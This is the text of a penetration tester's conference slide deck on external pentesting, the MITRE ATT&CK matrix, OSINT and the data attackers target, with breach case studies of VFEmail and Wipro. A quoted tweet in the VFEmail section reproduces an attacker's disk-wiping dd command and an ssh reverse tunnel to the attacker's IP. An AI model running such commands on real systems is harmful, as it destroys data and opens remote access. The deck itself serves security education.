Z3r0 to H3r0 – Targeting Crown Jewels over the Internet

Viral Maniar

# whoami

- Over 7 years of experience in the field of Information Security
- Passionate about offensive and defensive security
- Working as a Principal Security Consultant at Threat Intelligence
- In my free time I develop security tools
- Presented at BlackHat USA in August 2019 (PowerShell-RAT)
- Outside of Infosec land – I like photography

https://github.com/Viralmaniar

https://twitter.com/maniarviral

https://www.linkedin.com/in/viralmaniar/

https://viralmaniar.github.io/


Disclaimer

- Performing any hack attempts or tests without written permission from the owner of the computer system is illegal.
- If you recently suffered a breach and found techniques or tools illustrated in this presentation, this neither incriminates my involvement in any way, nor implies any connection between myself and the attackers.
- The tools and techniques remain universal and penetration testers and security consultants often uses them during engagements.

Presentation Outline

- What is External Pentest?
- Infrastructure setup for attack
- Reconnaissance methods and OSINT techniques
- Common issues and misconfiguration in the external perimeter
- Gain internal access to the network
- Stay calm and quiet in the network and plant a backdoor
- Identify crown jewels
- Exfiltrate sensitive data
- Key takeaways

MITRE ATT&CK



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	Disabling Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Application Layer Protocol		

- Knowledge base of adversary tactics and techniques
- Foundation for the development of specific threat models and methodologies
- Consists of 3 major matrices:
  - PRE-ATT&CK
  - ATT&CK
  - MOBILE

External Pentest Methodologies

- PRE-ATT&CK - Set of 15 different categories used by an attacker to plan an attack
  - https://attack.mitre.org/tactics/pre/

- OSINT Framework - OSINT framework focused on gathering information from free tools or resources. The intention is to help people find free OSINT resources
  - https://osintframework.com/


- ISTAR - Intelligence, Surveillance, Target Acquisition and Reconnaissance

- F2T2EA Model - Find, Fix, Track, Target, Engage and Assess

- F3EAD cycle - Find, Fix, Finish, Exploit, Analyze and Disseminate

Not used widely

What Crown Jewels Hackers are after?



Bank Statements

Intellectual Property

Health Records

Credit Card Numbers

Digital Currency Keys

ID's-Passports

Passwords and Private keys


ID's – Drivers License

Secret Deeds & Documents

Crown Jewels (Cntd..)

- Not all systems and data are created equally
- In any given organisation, some of the data, systems, and applications are more critical than others.
- Some are more exposed to risk, and some are more likely to be targeted
- Attackers are really good at identifying sensitive and high value data and discovering the locations of who can access this data
- Monitor access controls and implement separation of duties

Interesting Hack


VFEmail
Making email safe for the masses™
User Control Panel | Account Grid | Bulk Mail Options | FAQ | Contact | About |
bitcoin ACCEPTED HERE

!!!ALERT!!!! Update Feb 11 2019
www.vfemail.net and mail.vfemail.net are currently unavailable.
We have suffered catastrophic destruction at the hands of a hacker, last seen as aktv@94.155.49.9
This person has destroyed all data in the US, both primary and backup systems. We are working to recover what data we can.

New updates 2/11/19 6pm CST:

- Incoming mail is now being delivered.
- Webmail is up. Note-mailboxes are created upon new mail delivery. If you cannot login, you may not have received mail.
- Mailboxes are new, no subfolders exist.
- No filters are in place. If you created a filter with Horde, Login to Horde, Create any folders you need. Click Filter, Click Script, then click 'Activate Script'.
- There is no spam scanning at this time.

At this time I am unsure of the status of existing mail for US users. If you have your own email client, DO NOT TRY TO MAKE IT WORK.
If you reconnect your client to your new mailbox, all your local mail will be lost.

Worried about your privacy? Use our Metadata Mitigator™ System! ?
Use PGP to protect your email content!
View our new Privacy Q&A!

Since 2001, VFEmail has provided businesses and end-users a quick and convenient way to ensure their own security when it comes to email.


Forum

Forum: General Discussion
Title: Headline court ... 1 replies
- Last post by Havokmon,
Fri 19 Dec 14:45

Forum: General Discussion
Title: not receiving s... 1 replies
- Last post by Havokmon,
Mon 8 Dec 16:13

Forum: General Discussion
Title: I'm interested ... 7 replies
- Last post by Havokmon,
Fri 7 Nov 14:19

Follow us on Twitter!



VFEmail.net @VFEmail · Feb 11
Strangely, not all VMs shared the same authentication, but all were destroyed. This was more than a multi-password via ssh exploit, and there was no ransom. Just attack and destroy.

VFEmail.net @VFEmail · Feb 11
At this time, the attacker has formatted all the disks on every server. Every VM is lost. Every file server is lost, every backup server is lost. NL was 100% hosted with a vastly smaller dataset. NL backups by the provideer were intact, and service should be up there.


VFEmail.net @VFEmail · Feb 11
nl101 is up, but no incoming email. I fear all US based data may be lost.

VFEmail.net @VFEmail · Feb 11
Caught the perp in the middle of formatting the backup server:

```
dd if=/dev/zero of=/dev/da0 bs=4194304 seek=1024 count=399559
via: ssh -v -oStrictHostKeyChecking=no -oLogLevel=error
-oUserKnownHostsFile=/dev/null aktv@94.155.49.9 -R
127.0.0.1:30081:127.0.0.1:22 -N
```

VFEmail.net @VFEmail · Feb 11
This is not looking good. All externally facing systems, of differing OS's and remote authentication, in multiple data centers are down.

Data Breach Timeline


https://krebsonsecurity.com/2019/04/experts-breach-at-it-outsourcing-giant-wipro/
Most Visited
Getting Started
Widgets | Django doc...
KrebsonSecurity
In-depth security news and investigation
wipro

15 Experts: Breach at IT Outsourcing Giant Wipro

APR 19

Indian information technology (IT) outsourcing and consulting giant **Wipro Ltd.** [NYSE:WIT] is investigating reports that its own IT systems have been hacked and are being used to launch attacks against some of the company's customers, multiple sources tell KrebsOnSecurity. Wipro has refused to respond to questions about the alleged incident.

